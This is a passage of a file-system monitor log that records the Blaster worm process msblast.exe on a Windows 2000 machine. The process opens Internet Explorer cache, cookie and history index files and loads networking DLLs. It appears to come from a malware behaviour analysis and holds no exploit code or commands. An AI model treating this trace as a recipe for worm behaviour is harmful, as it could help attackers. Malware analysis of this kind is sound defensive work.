241     7:17:22 PM    msblast.exe:280       FASTIO_QUERY_OPEN     C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files     SUCCESS
242     7:17:22 PM    msblast.exe:280       FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast     SUCCESS
243     7:17:22 PM    msblast.exe:280       FASTIO_QUERY_OPEN     C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files     SUCCESS
244     7:17:22 PM    msblast.exe:280       FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast     SUCCESS
245     7:17:22 PM    msblast.exe:280       FASTIO_QUERY_OPEN     C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files     SUCCESS
246     7:17:22 PM    msblast.exe:280       FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast     SUCCESS
247     7:17:22 PM    msblast.exe:280       IRP_MJ_CREATE     C:\Documents and
Settings\Administrator\Local Settings\History        SUCCESS     Attributes: Any Options:
Open
248     7:17:22 PM    msblast.exe:280       IRP_MJ_SET_INFORMATION      C:\Documents
and Settings\Administrator\Local Settings\History   SUCCESS     FileBasicInformation
249     7:17:22 PM    msblast.exe:280       IRP_MJ_CLEANUP  C:\Documents and
Settings\Administrator\Local Settings\History        SUCCESS
250     7:17:22 PM    msblast.exe:280       IRP_MJ_CLOSE      C:\Documents and
Settings\Administrator\Local Settings\History        SUCCESS
251     7:17:22 PM    msblast.exe:280       FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast     SUCCESS
252     7:17:22 PM    msblast.exe:280       FASTIO_QUERY_OPEN     C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files     SUCCESS
253     7:17:22 PM    msblast.exe:280       FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast     SUCCESS
254     7:17:22 PM    msblast.exe:280       IRP_MJ_CREATE     C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\       SUCCESS
        Attributes: Any Options: Open Directory
255     7:17:22 PM    msblast.exe:280       IRP_MJ_QUERY_VOLUME_INFORMATION
        C:\Documents and Settings\Administrator\Local Settings\Temporary Internet
Files\Content.IE5\     SUCCESS     FileFsSizeInformation
256     7:17:22 PM    msblast.exe:280       IRP_MJ_CLEANUP  C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\       SUCCESS
```

```
257     7:17:22 PM    msblast.exe:280         IRP_MJ_CLOSE       C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\       SUCCESS

258     7:17:22 PM    msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
259     7:17:22 PM    msblast.exe:280         IRP_MJ_CREATE      C:\        SUCCESS
        Attributes: Any Options: Open Directory
260     7:17:22 PM    msblast.exe:280         IRP_MJ_QUERY_INFORMATION C:\
        SUCCESS       FileNameInformation
261     7:17:22 PM    msblast.exe:280         IRP_MJ_QUERY_VOLUME_INFORMATION
        C:\       SUCCESS       FileFsSizeInformation
262     7:17:22 PM    msblast.exe:280         IRP_MJ_CLEANUP  C:\        SUCCESS
263     7:17:22 PM    msblast.exe:280         IRP_MJ_CLOSE       C:\        SUCCESS
264     7:17:22 PM    msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
265     7:17:22 PM    msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files     SUCCESS
266     7:17:22 PM    msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
267     7:17:22 PM    msblast.exe:280         IRP_MJ_CREATE      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\       SUCCESS
        Attributes: Any Options: Open
268     7:17:22 PM    msblast.exe:280         IRP_MJ_SET_INFORMATION       C:\Documents
and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\  SUCCESS
        FileBasicInformation
269     7:17:22 PM    msblast.exe:280         IRP_MJ_CLEANUP  C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\       SUCCESS

270     7:17:22 PM    msblast.exe:280         IRP_MJ_CLOSE       C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\       SUCCESS

271     7:17:22 PM    msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
272     7:17:22 PM    msblast.exe:280         IRP_MJ_CREATE      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat
        SUCCESS       Attributes: Any Options: OpenIf
273     7:17:22 PM    msblast.exe:280         IRP_MJ_SET_INFORMATION       C:\Documents
and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat
        SUCCESS       FileBasicInformation
274     7:17:22 PM    msblast.exe:280         FASTIO_QUERY_STANDARD_INFO
        C:\Documents and Settings\Administrator\Local Settings\Temporary Internet
Files\Content.IE5\index.dat    SUCCESS       Size: 32768
275     7:17:22 PM    msblast.exe:280         IRP_MJ_CLEANUP  C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat
        SUCCESS
```

```
276     7:17:22 PM     msblast.exe:280          IRP_MJ_CLOSE          C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat
        SUCCESS
277     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
278     7:17:22 PM     msblast.exe:280          IRP_MJ_CREATE         C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat
        SUCCESS        Attributes: Any Options: OpenIf
279     7:17:22 PM     msblast.exe:280          FASTIO_QUERY_STANDARD_INFO
        C:\Documents and Settings\Administrator\Local Settings\Temporary Internet
Files\Content.IE5\index.dat     SUCCESS      Size: 32768
280     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
281     7:17:22 PM     msblast.exe:280          IRP_MJ_CREATE         C:\Documents and
Settings\Administrator\Cookies\         SUCCESS      Attributes: Any Options: Open Directory
282     7:17:22 PM     msblast.exe:280          IRP_MJ_QUERY_VOLUME_INFORMATION
        C:\Documents and Settings\Administrator\Cookies\ SUCCESS      FileFsSizeInformation
283     7:17:22 PM     msblast.exe:280          IRP_MJ_CLEANUP        C:\Documents and
Settings\Administrator\Cookies\         SUCCESS
284     7:17:22 PM     msblast.exe:280          IRP_MJ_CLOSE          C:\Documents and
Settings\Administrator\Cookies\         SUCCESS
285     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
286     7:17:22 PM     msblast.exe:280          IRP_MJ_CREATE         C:\       SUCCESS
        Attributes: Any Options: Open Directory
287     7:17:22 PM     msblast.exe:280          IRP_MJ_QUERY_INFORMATION C:\
        SUCCESS        FileNameInformation
288     7:17:22 PM     msblast.exe:280          IRP_MJ_QUERY_VOLUME_INFORMATION
        C:\       SUCCESS       FileFsSizeInformation
289     7:17:22 PM     msblast.exe:280          IRP_MJ_CLEANUP        C:\       SUCCESS
290     7:17:22 PM     msblast.exe:280          IRP_MJ_CLOSE          C:\       SUCCESS
291     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
292     7:17:22 PM     msblast.exe:280          FASTIO_QUERY_OPEN     C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
293     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
294     7:17:22 PM     msblast.exe:280          IRP_MJ_CREATE         C:\Documents and
Settings\Administrator\Cookies\         SUCCESS      Attributes: Any Options: Open
295     7:17:22 PM     msblast.exe:280          IRP_MJ_SET_INFORMATION      C:\Documents
and Settings\Administrator\Cookies\ SUCCESS      FileBasicInformation
296     7:17:22 PM     msblast.exe:280          IRP_MJ_CLEANUP        C:\Documents and
Settings\Administrator\Cookies\         SUCCESS
297     7:17:22 PM     msblast.exe:280          IRP_MJ_CLOSE          C:\Documents and
Settings\Administrator\Cookies\         SUCCESS
```

```
298     7:17:22 PM      msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
299     7:17:22 PM      msblast.exe:280         IRP_MJ_CREATE     C:\Documents and
Settings\Administrator\Cookies\index.dat      SUCCESS      Attributes: Any Options: OpenIf
300     7:17:22 PM      msblast.exe:280         IRP_MJ_SET_INFORMATION        C:\Documents
and Settings\Administrator\Cookies\index.dat          SUCCESS      FileBasicInformation
301     7:17:22 PM      msblast.exe:280         FASTIO_QUERY_STANDARD_INFO
        C:\Documents and Settings\Administrator\Cookies\index.dat          SUCCESS       Size:
16384
302     7:17:22 PM      msblast.exe:280         IRP_MJ_CLEANUP  C:\Documents and
Settings\Administrator\Cookies\index.dat      SUCCESS
303     7:17:22 PM      msblast.exe:280         IRP_MJ_CLOSE       C:\Documents and
Settings\Administrator\Cookies\index.dat      SUCCESS
304     7:17:22 PM      msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
305     7:17:22 PM      msblast.exe:280         IRP_MJ_CREATE     C:\Documents and
Settings\Administrator\Cookies\index.dat      SUCCESS      Attributes: Any Options: OpenIf
306     7:17:22 PM      msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
307     7:17:22 PM      msblast.exe:280         IRP_MJ_CREATE     C:\Documents and
Settings\Administrator\Local Settings\History\History.IE5\ SUCCESS       Attributes: Any
Options: Open Directory
308     7:17:22 PM      msblast.exe:280         IRP_MJ_QUERY_VOLUME_INFORMATION
        C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\
        SUCCESS      FileFsSizeInformation
309     7:17:22 PM      msblast.exe:280         IRP_MJ_CLEANUP  C:\Documents and
Settings\Administrator\Local Settings\History\History.IE5\ SUCCESS
310     7:17:22 PM      msblast.exe:280         IRP_MJ_CLOSE       C:\Documents and
Settings\Administrator\Local Settings\History\History.IE5\ SUCCESS
311     7:17:22 PM      msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
312     7:17:22 PM      msblast.exe:280         IRP_MJ_CREATE     C:\       SUCCESS
        Attributes: Any Options: Open Directory
313     7:17:22 PM      msblast.exe:280         IRP_MJ_QUERY_INFORMATION C:\
        SUCCESS      FileNameInformation
314     7:17:22 PM      msblast.exe:280         IRP_MJ_QUERY_VOLUME_INFORMATION
        C:\      SUCCESS      FileFsSizeInformation
315     7:17:22 PM      msblast.exe:280         IRP_MJ_CLEANUP  C:\       SUCCESS
316     7:17:22 PM      msblast.exe:280         IRP_MJ_CLOSE       C:\       SUCCESS
317     7:17:22 PM      msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
318     7:17:22 PM      msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files       SUCCESS
319     7:17:22 PM      msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
```

```
320     7:17:22 PM     msblast.exe:280          IRP_MJ_CREATE     C:\Documents and
Settings\Administrator\Local Settings\History\History.IE5\ SUCCESS       Attributes: Any
Options: Open
321     7:17:22 PM     msblast.exe:280          IRP_MJ_SET_INFORMATION       C:\Documents
and Settings\Administrator\Local Settings\History\History.IE5\       SUCCESS
        FileBasicInformation
322     7:17:22 PM     msblast.exe:280          IRP_MJ_CLEANUP  C:\Documents and
Settings\Administrator\Local Settings\History\History.IE5\ SUCCESS
323     7:17:22 PM     msblast.exe:280          IRP_MJ_CLOSE       C:\Documents and
Settings\Administrator\Local Settings\History\History.IE5\ SUCCESS
324     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
325     7:17:22 PM     msblast.exe:280          IRP_MJ_CREATE     C:\Documents and
Settings\Administrator\Local Settings\History\History.IE5\index.dat          SUCCESS
        Attributes: Any Options: OpenIf
326     7:17:22 PM     msblast.exe:280          IRP_MJ_SET_INFORMATION       C:\Documents
and Settings\Administrator\Local Settings\History\History.IE5\index.dat    SUCCESS
        FileBasicInformation
327     7:17:22 PM     msblast.exe:280          FASTIO_QUERY_STANDARD_INFO
        C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\index.dat
        SUCCESS       Size: 32768
328     7:17:22 PM     msblast.exe:280          IRP_MJ_CLEANUP  C:\Documents and
Settings\Administrator\Local Settings\History\History.IE5\index.dat          SUCCESS
329     7:17:22 PM     msblast.exe:280          IRP_MJ_CLOSE       C:\Documents and
Settings\Administrator\Local Settings\History\History.IE5\index.dat          SUCCESS
330     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
331     7:17:22 PM     msblast.exe:280          IRP_MJ_CREATE     C:\Documents and
Settings\Administrator\Local Settings\History\History.IE5\index.dat          SUCCESS
        Attributes: Any Options: OpenIf
332     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
333     7:17:22 PM     msblast.exe:280          FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files       SUCCESS
334     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
335     7:17:22 PM     msblast.exe:280          IRP_MJ_CREATE     C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\        SUCCESS
        Attributes: Any Options: Open
336     7:17:22 PM     msblast.exe:280          IRP_MJ_SET_INFORMATION       C:\Documents
and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\  SUCCESS
        FileBasicInformation
337     7:17:22 PM     msblast.exe:280          IRP_MJ_CLEANUP  C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\        SUCCESS
```

```
338     7:17:22 PM     msblast.exe:280         IRP_MJ_CLOSE        C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\         SUCCESS

339     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast        SUCCESS
340     7:17:22 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files       SUCCESS
341     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast        SUCCESS
342     7:17:22 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files       SUCCESS
343     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast        SUCCESS
344     7:17:22 PM     msblast.exe:280         IRP_MJ_CREATE      C:\Documents and
Settings\Administrator\Local Settings\History\History.IE5\ SUCCESS       Attributes: Any
Options: Open
345     7:17:22 PM     msblast.exe:280         IRP_MJ_SET_INFORMATION       C:\Documents
and Settings\Administrator\Local Settings\History\History.IE5\       SUCCESS
        FileBasicInformation
346     7:17:22 PM     msblast.exe:280         IRP_MJ_CLEANUP  C:\Documents and
Settings\Administrator\Local Settings\History\History.IE5\ SUCCESS
347     7:17:22 PM     msblast.exe:280         IRP_MJ_CLOSE        C:\Documents and
Settings\Administrator\Local Settings\History\History.IE5\ SUCCESS
348     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast        SUCCESS
349     7:17:22 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files       SUCCESS
350     7:17:22 PM     msblast.exe:280         FASTIO_QUERY_STANDARD_INFO
        C:\Documents and Settings\Administrator\Local Settings\Temporary Internet
Files\Content.IE5\index.dat    SUCCESS       Size: 32768
351     7:17:22 PM     msblast.exe:280         FASTIO_QUERY_STANDARD_INFO
        C:\Documents and Settings\Administrator\Local Settings\Temporary Internet
Files\Content.IE5\index.dat    SUCCESS       Size: 32768
352     7:17:22 PM     msblast.exe:280         FASTIO_QUERY_STANDARD_INFO
        C:\Documents and Settings\Administrator\Local Settings\Temporary Internet
Files\Content.IE5\index.dat    SUCCESS       Size: 32768
353     7:17:22 PM     msblast.exe:280         IRP_MJ_READ*
        C:\WINNT\system32\wininet.dll       SUCCESS       Offset: 74752 Length: 16384
354     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast        SUCCESS
355     7:17:22 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files       SUCCESS
356     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast        SUCCESS
357     7:17:22 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files       SUCCESS
```

```
358	7:17:22 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED
	C:\blaster\msblast	SUCCESS
359	7:17:22 PM	msblast.exe:280	FASTIO_QUERY_OPEN	C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files	SUCCESS
360	7:17:22 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED
	C:\blaster\msblast	SUCCESS
361	7:17:22 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED
	C:\blaster\msblast	SUCCESS
362	7:17:22 PM	msblast.exe:280	IRP_MJ_CREATE
	C:\WINNT\System32\RASAPI32.DLL	SUCCESS	Attributes: Any Options:
Open
363	7:17:22 PM	msblast.exe:280	IRP_MJ_CLEANUP
	C:\WINNT\System32\RASAPI32.DLL	SUCCESS
364	7:17:22 PM	msblast.exe:280	IRP_MJ_CLOSE
	C:\WINNT\System32\RASAPI32.DLL	SUCCESS
365	7:17:22 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED
	C:\blaster\msblast	SUCCESS
366	7:17:22 PM	msblast.exe:280	FASTIO_QUERY_OPEN	C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files	SUCCESS
367	7:17:22 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED
	C:\blaster\msblast	SUCCESS
368	7:17:22 PM	msblast.exe:280	FASTIO_QUERY_OPEN	C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files	SUCCESS
369	7:17:22 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED
	C:\blaster\msblast	SUCCESS
370	7:17:22 PM	msblast.exe:280	FASTIO_QUERY_OPEN	C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files	SUCCESS
371	7:17:22 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED
	C:\blaster\msblast	SUCCESS
372	7:17:22 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED
	C:\blaster\msblast	SUCCESS
373	7:17:22 PM	msblast.exe:280	IRP_MJ_CREATE
	C:\WINNT\System32\RASMAN.DLL	SUCCESS	Attributes: Any Options:
Open
374	7:17:22 PM	msblast.exe:280	IRP_MJ_CLEANUP
	C:\WINNT\System32\RASMAN.DLL	SUCCESS
375	7:17:22 PM	msblast.exe:280	IRP_MJ_CLOSE
	C:\WINNT\System32\RASMAN.DLL	SUCCESS
376	7:17:22 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED
	C:\blaster\msblast	SUCCESS
377	7:17:22 PM	msblast.exe:280	FASTIO_QUERY_OPEN	C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files	SUCCESS
378	7:17:22 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED
	C:\blaster\msblast	SUCCESS
379	7:17:22 PM	msblast.exe:280	FASTIO_QUERY_OPEN	C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files	SUCCESS
```

```
380     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
381     7:17:22 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
382     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
383     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
384     7:17:22 PM     msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\TAPI32.DLL  SUCCESS      Attributes: Any Options: Open
385     7:17:22 PM     msblast.exe:280         IRP_MJ_CLEANUP
        C:\WINNT\System32\TAPI32.DLL  SUCCESS
386     7:17:22 PM     msblast.exe:280         IRP_MJ_CLOSE
        C:\WINNT\System32\TAPI32.DLL  SUCCESS
387     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
388     7:17:22 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
389     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
390     7:17:22 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
391     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
392     7:17:22 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
393     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
394     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
395     7:17:22 PM     msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\RTUTILS.DLL         SUCCESS      Attributes: Any Options:
Open
396     7:17:22 PM     msblast.exe:280         IRP_MJ_CLEANUP
        C:\WINNT\System32\RTUTILS.DLL         SUCCESS
397     7:17:22 PM     msblast.exe:280         IRP_MJ_CLOSE
        C:\WINNT\System32\RTUTILS.DLL         SUCCESS
398     7:17:22 PM     msblast.exe:280         FASTIO_QUERY_STANDARD_INFO
        C:\Documents and Settings\Administrator\Local Settings\Temporary Internet
Files\Content.IE5\index.dat    SUCCESS      Size: 32768
399     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
400     7:17:22 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
401     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
```

```
402     7:17:22 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
403     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
404     7:17:22 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
405     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
406     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
407     7:17:22 PM     msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\USERENV.DLL        SUCCESS      Attributes: Any Options:
Open
408     7:17:22 PM     msblast.exe:280         IRP_MJ_CLEANUP
        C:\WINNT\System32\USERENV.DLL        SUCCESS
409     7:17:22 PM     msblast.exe:280         IRP_MJ_CLOSE
        C:\WINNT\System32\USERENV.DLL        SUCCESS
410     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
411     7:17:22 PM     msblast.exe:280         FASTIO_QUERY_OPEN
        C:\blaster\msblast\CRTDLL.DLL     SUCCESS
412     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
413     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
414     7:17:22 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
415     7:17:22 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
416     7:17:22 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
417     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
418     7:17:23 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
419     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
420     7:17:23 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
421     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
422     7:17:23 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
423     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
```

```
424     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
425     7:17:23 PM     msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\netapi32.dll    SUCCESS      Attributes: Any Options: Open
426     7:17:23 PM     msblast.exe:280         IRP_MJ_CLEANUP
        C:\WINNT\System32\netapi32.dll    SUCCESS
427     7:17:23 PM     msblast.exe:280         IRP_MJ_CLOSE
        C:\WINNT\System32\netapi32.dll    SUCCESS
428     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
429     7:17:23 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
430     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
431     7:17:23 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
432     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
433     7:17:23 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
434     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
435     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
436     7:17:23 PM     msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\SECUR32.DLL          SUCCESS      Attributes: Any Options:
Open
437     7:17:23 PM     msblast.exe:280         IRP_MJ_CLEANUP
        C:\WINNT\System32\SECUR32.DLL          SUCCESS
438     7:17:23 PM     msblast.exe:280         IRP_MJ_CLOSE
        C:\WINNT\System32\SECUR32.DLL          SUCCESS
439     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
440     7:17:23 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
441     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
442     7:17:23 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
443     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
444     7:17:23 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
445     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
```

```
446	7:17:23 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED
	C:\blaster\msblast	SUCCESS
447	7:17:23 PM	msblast.exe:280	IRP_MJ_CREATE
	C:\WINNT\System32\NETRAP.DLL	SUCCESS	Attributes: Any Options:
Open
448	7:17:23 PM	msblast.exe:280	IRP_MJ_CLEANUP
	C:\WINNT\System32\NETRAP.DLL	SUCCESS
449	7:17:23 PM	msblast.exe:280	IRP_MJ_CLOSE
	C:\WINNT\System32\NETRAP.DLL	SUCCESS
450	7:17:23 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED
	C:\blaster\msblast	SUCCESS
451	7:17:23 PM	msblast.exe:280	FASTIO_QUERY_OPEN	C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files	SUCCESS
